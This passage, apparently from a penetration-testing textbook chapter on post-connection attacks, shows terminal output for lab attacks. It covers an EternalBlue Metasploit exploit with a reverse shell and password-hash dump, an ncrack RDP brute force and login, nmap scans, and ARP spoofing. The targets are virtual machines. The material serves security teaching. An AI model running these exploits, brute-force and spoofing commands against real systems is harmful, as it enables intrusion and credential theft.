   3  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average
   5  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal
```


```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.19
RHOSTS => 10.10.10.19
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.10.16
LHOST => 10.10.10.16
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:da33dd54c378364e66d4b8413da1d79b:::
```


```
meterpreter > shell
Process 2092 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


```
root@kali:~# nmap -p 3389 -sV 10.10.10.15
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-24 16:24 AST
Nmap scan report for 10.10.10.15
Host is up (0.00021s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:53:2A:EB (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


```
root@kali:~# ncrack -v -T 3 -U usernames.txt -P custom_list.txt rdp://10.10.10.19

Starting Ncrack 0.6 ( http://ncrack.org ) at 2019-05-26 14:59 EDT

Discovered credentials on rdp://10.10.10.19:3389 'Slayer' 'Admin456'
rdp://10.10.10.19:3389 finished. Too many failed attemps.

Discovered credentials for rdp on 10.10.10.19 3389/tcp:
10.10.10.19 3389/tcp rdp: 'Slayer' 'Admin456'

Ncrack done: 1 service scanned in 156.01 seconds.
Probes sent: 567 | timed-out: 63 | prematurely-closed: 0

Ncrack finished.
```




```
root@kali:~# rdesktop -u Slayer -p Admin456 10.10.10.19
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```




Company X
Network Implant /
PWN Box
Attacker
Attacker has a remote connection back to the
network implant within the company's network.


GPIO
J8
Raspberry Pi 3 Model B+
© Raspberry Pi 2017
Made in the UK
DISPLAY
HDMI
CAMERA
J1 PWR IN
HDMI
A/V
J7
GCT
GCT
USB
ETHERNET
PEN
RUN


Chapter 11: Network Penetration Testing - Post-Connection Attacks


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.10.10.19     00:0c:29:[redacted]     2     120  VMware, Inc.
10.10.10.1      00:0c:29:[redacted]     1      60  VMware, Inc.
10.10.10.14     00:0c:29:[redacted]     3     180  VMware, Inc.
10.10.10.15     00:0c:29:[redacted]     1      60  VMware, Inc.
_10.10.10.20    00:0c:29:[redacted]     1      60  VMware, Inc.
```


```
Currently scanning: (passive)   |   Screen View: Unique Hosts

1 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 60
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
_10.10.10.19    00:0c:29:[redacted]     1      60  VMware, Inc.
```


Name	Modified	Size	Downloads / Week
Parent folder			
AutoScan-Network-1.42-patch1.pkg.zip	2009-04-08	24.6 MB	0
autoscan-network-1.42-Setup.exe	2009-03-10	13.0 MB	2
autoscan-network-1.42-Linux-x86-Install.tar.gz	2009-03-09	15.6 MB	45
Totals: 3 Items		53.2 MB	47

```
root@kali:~# tar -xzvf autoscan-network-1.42-Linux-x86-Install.tar.gz
autoscan-network-1.42-Linux-x86-Install
root@kali:~# ./autoscan-network-1.42-Linux-x86-Install

This will install autoscan-network on your computer.  Continue? [n/Y] Y


Where do you want to install autoscan-network? [/opt/AutoScan]

Installing autoscan-network...

Installing Program...
[==========================================================================] 100%
Installation complete.
root@kali:~#
```




Zenmap
Scan Tools Profile Help
Target: 10.10.10.0/24
1
Profile: Quick scan
Scan
3
Command: nmap -T4 -F 10.10.10.0/24
Hosts Services
Nmap Output Ports / Hosts Topology
OS Host
Details
Intense scan
Intense scan plus UDP
Intense scan, all TCP ports
Intense scan, no ping
2
Ping scan
Quick scan
Quick scan plus
Quick traceroute
Regular scan
Slow comprehensive scan


Zenmap
Scan Tools Profile Help
Target: 10.10.10.0/24
Profile: Quick scan
Scan
Cancel
Command: nmap -T4 -F 10.10.10.0/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
nmap -T4 -F 10.10.10.0/24
Details
10.10.10.16
10.10.10.19
10.10.10.100
Nmap scan report for 10.10.10.19
Host is up (0.00023s latency).
Not shown: 95 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
554/tcp open rtsp
5357/tcp open wsdapi
MAC Address: 00:0C:29: (VMware)
Windows Machine
Nmap scan report for 10.10.10.100
Host is up (0.00084s latency).
Not shown: 82 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
513/tcp open login
514/tcp open shell
Metasploitable VM
Filter Hosts






```
root@kali:~# arpspoof -i eth0 -r -t 10.10.10.15 10.10.10.1
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.15 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.15 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.15 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
```


```
^CCleaning up and re-arping targets...
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
0:c:29:7e:37:58 0:c:29:53:2a:eb 0806 42: arp reply 10.10.10.1 is-at 0:c:29:2b:29:7f
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.15 is-at 0:c:29:53:2a:eb
```


```
root@kali:~# updatedb
root@kali:~# locate virtualenvwrapper.sh
/usr/local/bin/virtualenvwrapper.sh
root@kali:~# source /usr/local/bin/virtualenvwrapper.sh
virtualenvwrapper.user_scripts creating /root/.virtualenvs/premkproject
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postmkproject
virtualenvwrapper.user_scripts creating /root/.virtualenvs/initialize
virtualenvwrapper.user_scripts creating /root/.virtualenvs/premkvirtualenv
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postmkvirtualenv
virtualenvwrapper.user_scripts creating /root/.virtualenvs/prermvirtualenv
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postrmvirtualenv
virtualenvwrapper.user_scripts creating /root/.virtualenvs/predeactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postdeactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/preactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/postactivate
virtualenvwrapper.user_scripts creating /root/.virtualenvs/get_env_details
```

